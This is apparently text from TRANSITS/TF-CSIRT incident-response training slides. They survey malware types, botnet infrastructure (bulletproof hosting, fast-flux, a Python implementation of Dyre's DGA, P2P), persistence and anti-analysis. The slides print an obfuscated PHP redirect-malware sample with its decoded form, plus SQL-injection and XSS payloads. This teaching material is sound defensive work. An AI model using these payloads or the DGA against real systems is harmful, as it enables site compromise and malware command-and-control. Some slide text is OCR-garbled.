 - Backdoor
 - Bitcoin Miner / Stealer
 - Click Fraud
 - DoS
 - Downloader / Dropper
 - Ransomware
 - Remote Access Tool
 - Scareware
 - Spam-Engine
 - Spyware (Banker, Credential Stealer, Keylogger, Sniffer)





```
00000 FF D8 FF E1 13 FE 45 78 .....Ex  
00008 69 66 00 00 49 49 2A 00 if..II*.
```

FF D8 = Start of the picture

```
80B98 4E FB 9F FF FE 3F 10 00 N....?..  
80BA0 00 F8 B7 4F 9B C8 93 00 ...0....  
80BA8 00 73 70 75 31 4E 4D 4D .spu1NMM
```


FF FE = JPG Comment Indicator
→ configuration

```
89F68 53 66 47 61 30 5A 57 55 SfGa0ZWU  
89F70 3D FF D9 =..
```

FF D9 = End of the picture



- The configuration can be easily spotted.






- Bulletproof Hosting
- Fastflux
- P2P

- Level 1: Bulletproof Hosting
 - Hosting service provider with a certain hesitation to work with law enforcement and a certain leniency towards the content provided by their customers.
 - Often, no logs are stored at all.
 - Prominent example: CyberBunker (NL)



STAY ONLINE	
Product	Fee
Impenetrable Hosting Facility	€ 0.-
Concealed Location	€ 0.-
Anonymous Hosting	€ 0.-
"Mind Your Own Business" Policy	€ 0.-

If it is important to you that your servers






- Level 2: Mess up the takedown process
 - Problem: A specific server IP or even a IP range can be blocked. Even CyberBunker may be blocked.
 - Solution: Adopt techniques to make malware activities more resistant to discovery and counter-measures.
 - Known techniques:
 - **Fast-flux Networks;**
 - **Domain Generation Algorithm;**
 - **A combination of DGA with Fast-flux;**



- Level 2: **Fast-flux networks**
- The basic concept of a Fast Flux network is having multiple IP addresses associated with a domain name, and then constantly changing them in quick succession.
- There are two main types of Fast Flux networks:
 - Single Flux networks;
 - Double Flux networks;


- Level 2: single-flux & double-flux





- **Level 2: Domain Generation Algorithm**
- “Algorithms seen in various families of malware that are used to periodically generate a large number of domain names that can be used as rendezvous points with their command and control servers” *Wikipedia*.
- Thousands of DGA-based domains generated, but only few valid domain provides the C&C service.
- In 2008, *Kraken* was the first malware family to use a DGA, later *Conficker* made DGA a lot more famous.

- Level 2: Domain Generation Algorithm



```
1 from datetime import date
2 from hashlib import sha256
3
4 def dyre_dga(num, date_str=None):
5     if None == date_str:
6         date_str = '{0.year}-{0.month}-{0.day}'.format(date.today())
7
8     tlds = ['.cc', '.ws', '.to', '.in', '.hk', '.cn', '.tk', '.so']
9     hash = sha256('{0}{1}'.format(date_str, num)).hexdigest()[3:36]
10    replace_char = chr(0xFF & ((num % 26) + 97))
11
12    return '{0}{1}{2}:443'.format(replace_char, hash, tlds[num % len(tlds)])
13
14 today_domains = [dyre_dga(i) for i in xrange(333)]
```

Dyre's DGA for the date July 4, 2015 and the input number 16. This is only one of 333 possible domains generate each day by the algorithm. A Python implementation for generating Dyre's DGA for a single day.



- Level 3: P2P
 - Problem: Motherships can be detected and blocked. The same holds for the C&C servers of centralized botnets of course.
 - Solution: **P2P**

- Level 3: P2P
 - simple infrastructure hierarchical requires a central server




Figure 1: Centralised botnet.

- Level 3: P2P
 - P2P infrastructure is hard to mitigate




Figure 2: Peer-to-peer botnet.




- Persistence
- Rootkits
- Reverse Engineering (RE) and Anti-RE
 - Packing
 - Anti-Disassembler
 - Anti-Debugger
 - Anti-Virtual Machine
 - Obfuscation



- Persistence
 - the continued or prolonged existence of something.
here: malware should survive a system reboot.
 - Typically:
 - Windows: Registry, ... Tool: Autoruns
 - *nix: rc.d, ... Tool: LKM
 - Mac OS X: [launchd].plist, ... Tool: Knock Knock
 - Persistence is needed, thus, it is an excellent way to detect malware.


- Rootkits
 - Manipulate of the output of system function calls.
 - Not simple to do: Inconsistencies may be visible:





- Rootkits

- Manipulation of MBR Bootkit
- Prior to OS start
- Can be used to load a malicious driver



- Reverse Engineering (RE) and Anti-RE
 - AV detection: **0 / 54**





- Reverse Engineering (RE) and Anti-RE
 - Packing is complicated. It includes many different Anti-RE techniques, for example
 - Detection of a virtual machine
 - Detection of a debugger
 - Code obfuscation
 - ...
 - Code obfuscation transforms code into a form that is difficult for humans to understand.



- Code obfuscation converts the source code into obfuscated and completely unreadable form.

Encoded Payload – Eval(base64_decode)

```
eval(base64_decode("DQplcnJvc19yZXBvcnRpbmcoMCK7DQokcWF6cGxtPWhlYWR  
lcnNfc2VudCgpOw0KaWYgKCEkcWF6cGxtKXsNCiRyZWZlcmVvPSRfU0VSvKvSWydIVF  
RQX1JFRkVSRVInXTsNCiR1YWc9JF9TRVJWRVJbJ0hUVFBfVVFU19BR0VOVCddOw0Ka  
WYgKCRlYWcpIHsNCmlmICghe3RyaXN0cigkdWFnLCJNU01FIDcuMCIpKXsKaWYgKHN0  
cmlzdHl0JHJlZmVvZXIsInlhaG9vIikgb3Igc3RyaXN0cigkcmVmZXJlciwiYmluZyI  
pIG9yIHN0cmlzdHl0JHJlZmVvZXIsInJhbWJsZXIiKSbvciBzdHJpc3RyKCRyZWZlcm  
VyLCJnb2dvIikgb3Igc3RyaXN0cigkcmVmZXJlciwibGl2ZS5jb20iKW9yIHN0cmlzd  
Hl0JHJlZmVvZXIsImFwb3J0Iikgb3Igc3RyaXN0cigkcmVmZXJlciwibmlnbWEiKSbv  
ciBzdHJpc3RyKCRyZWZlcmVvLCJ3ZWJhbHRhIikgb3Igc3RyaXN0cigkcmVmZXJlciw  
iYmVndW4ucnUiKSbvciBzdHJpc3RyKCRyZWZlcmVvLCJzdHVtYmxldXBvbi5jb20iKS  
BvciBzdHJpc3RyKCRyZWZlcmVvLCJiaXQubHkiKSbvciBzdHJpc3RyKCRyZWZlcmVvL  
CJ0aW55dXJsLmNvbSIpIG9yIHByZWdfbWF0Y2goIi95YW5kZXhcnLnJlXC95YW5kc2Vh  
cmNoXD8oLio/KVwmbHJcPS8iLCRYZWZlcmVvKSbvciBwcmVnX21hdGNoICgiL2dvd2d  
sZVwuKC4qPylcL3VybFw/c2EvIiwkcmVmZXJlciikgb3Igc3RyaXN0cigkcmVmZXJlci  
wibXlzcGFjZS5jb20iKSbvciBzdHJpc3RyKCRyZWZlcmVvLCJmYWYyYm9vay5jb20iK  
SBvciBzdHJpc3RyKCRyZWZlcmVvLCJhb2wuY29tIikpIHsNCmlmICghe3RyaXN0cigk  
cmVmZXJlciwiY2FjaGUiKSbvciAhc3RyaXN0cigkcmVmZXJlciw51cmwiKS17DQp  
oZWfkZXIoIkkvY2F0aW9uOiBodHRwOi8vZ2l1bn3AuYVw11cmljYW51bmZpbmlzaGVkLm  
NvbS8iKTsNCmV4aXQoKTsNCn0KfQp9DQp9DQp9"));
```



- Decode

- CyberChef (<https://github.com/gchq/CyberChef>)

Decoded Payload – Conditional Redirect Malware


```
error_reporting(0);
$qazplm=headers_sent();
if (!$qazplm){
$referer=$_SERVER['HTTP_REFERER'];
$uag=$_SERVER['HTTP_USER_AGENT'];
if ($uag) {
if (!strstr($uag,"MSIE 7.0")){
if (strstr($referer,"yahoo") or strstr($referer,"bing") or
strstr($referer,"rambler") or strstr($referer,"gogo") or
strstr($referer,"live.com") or strstr($referer,"aport") or
strstr($referer,"nigma") or strstr($referer,"webalta") or
strstr($referer,"begun.ru") or
strstr($referer,"stumbleupon.com") or strstr($referer,"bit.ly")
or strstr($referer,"tinyurl.com") or
preg_match("/yandex.ru/yandsearch?(.*?)&lr=/",$referer) or
preg_match ("/google.(.*?)\/url?sa/", $referer) or
strstr($referer,"myspace.com") or
strstr($referer,"facebook.com") or
strstr($referer,"aol.com")) {
if (!strstr($referer,"cache") or !strstr($referer,"inurl")){
header("Location: http://gigop.americanunfinished.com/");
exit();
```




TF-CSIRT
TRANSITS

Part III Hacking Tools and Techniques

- Vulnerabilities: a weakness that can be exploited
 - ie. Allows for hacking
 - ie. Allows for violation of a reasonable security policy.



- There is no such thing as 100% safe software.



71783 (1) – NTP monlist Command Enabled

Synopsis

The remote network time service could be used for network reconnaissance or abused in a **distributed denial of service attack**.

Description

The version of ntpd on the remote host has the 'monlist' command enabled. This command returns a list of recent hosts that have connected to the service. As such, it can be used for network reconnaissance or, along with a spoofed source IP, a distributed denial of service attack.

Solution

If using NTP from the Network Time Protocol Project, either upgrade to NTP 4.2.7-p26 or later, or add 'disable monitor' to the 'ntp.conf' configuration file and restart the service. Otherwise, contact the Vendor. Otherwise, limit access to the affected service to trusted hosts.



71783 (1) – NTP monlist Command Enabled

Synopsis

The remote network time service could be used for network reconnaissance or abused in a **distributed denial of service attack**.

Risk factor

Medium

CVSS Base Score


5.0 (CVSS2#AV:N/AC:L/Au:N/C:N/I:N/A:P)

References

CVE-2013-5211, CWE-20, cpe://a:ntp:ntp:4.2.7

- CPE: Common Platform Enumeration cpe://a:ntp:ntp:4.2.7
 - standard to describe and identify classes of applications, operating systems and hardware
- CWE: Common Weakness Enumeration CWE-20: Improper Input Validation
 - unified, measurable set of software weaknesses
- CVE: Common Vulnerability and Exposure CVE-2013-5211
 - dictionary of common names for public known information security vulnerabilities
- CVSS: Common Vulnerability Scoring System CVSS 5.0 (Medium)
 - system to score/weight vulnerabilities between 0 and 10.0.

- CWE-20: Improper Input Validation



The screenshot shows a web browser window displaying a shopping cart for 'A Clean Well-Lighted Place for Books'. The cart contains one item: 'Linux Security for Large-Scale Enterprise Networks' by Becker, Jamieson, priced at \$-59.99. The quantity is set to -1. The total is \$-59.99. Annotations highlight two security issues: 'Insecure software' pointing to the quantity input field and 'Secure communications' pointing to the browser's status bar showing 'Internet'.

Qty	Description	Price	Remove
-1	Linux Security for Large-Scale Enterprise Networks Becker, Jamieson 1655582923 Paperback Special Order	\$-59.99	Remove

Save Qty Changes Check Out

Total: \$ -59.99



- CWE-89: SQL Injection

- How does it work?

Database-powered applications often use **user-supplied** values to create a database queries:

```
$q = sql_query("SELECT * FROM users WHERE user='$user'");
```

- User-supplied value `$user`:

Username:

```
$q = sql_query("SELECT * FROM users WHERE user='johndoe' OR '1'='1'");
```

- Result: full dump of the table users



- CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
 - How does it work?
Web applications often use user-supplied values for the server's response, which usually is a HTML web site:





- CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
 - How does it work?
A malformed user-supplied value allows to abuse this weakness. A innocent example, purely HTML::

The screenshot shows a browser address bar with the URL `https://xss-doc.appspot.com/demo/2?query=<u>test</u>`. The payload `<u>test</u>` is highlighted with a red box. Below the address bar, a code editor displays the rendered HTML:

```
9 
10 <div>
11 Sorry, no results were found for <b><u>test</u></b>. <a href='?'>Try again</a>.
12 <script>top.postMessage(window.location.toString(), "*");</script>
13 </div>
```

The rendered page shows the text "Sorry, no results were found for **test**. Try again." The word "test" is bolded and underlined, and the entire phrase "test. Try again." is highlighted with a red box.



- CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
 - How does it work?
A malformed user-supplied value allows to abuse this weakness. An example using JavaScript:



```
9 
10 <div>
11 Sorry, no results were found for <b><script>alert('hello')</script></b>. <a href='?'>Try again</a>.
12 <script>top.postMessage(window.location.toString(), "*");</script>
```

Sorry, no results were found for . [Try again.](#)



OWASP Top 10 - 2017
A1:2017-Injection
A2:2017-Broken Authentication
A3:2017-Sensitive Data Exposure
A4:2017-XML External Entities (XXE)
A5:2017-Broken Access Control
A6:2017-Security Misconfiguration
A7:2017-Cross-Site Scripting (XSS)
A8:2017-Insecure Deserialization
A9:2017-Using Components with Known Vulnerabilities
A10:2017-Insufficient Logging & Monitoring

Hacking – Hacking a system – step 1




TF-CSIRT
TRANSITS

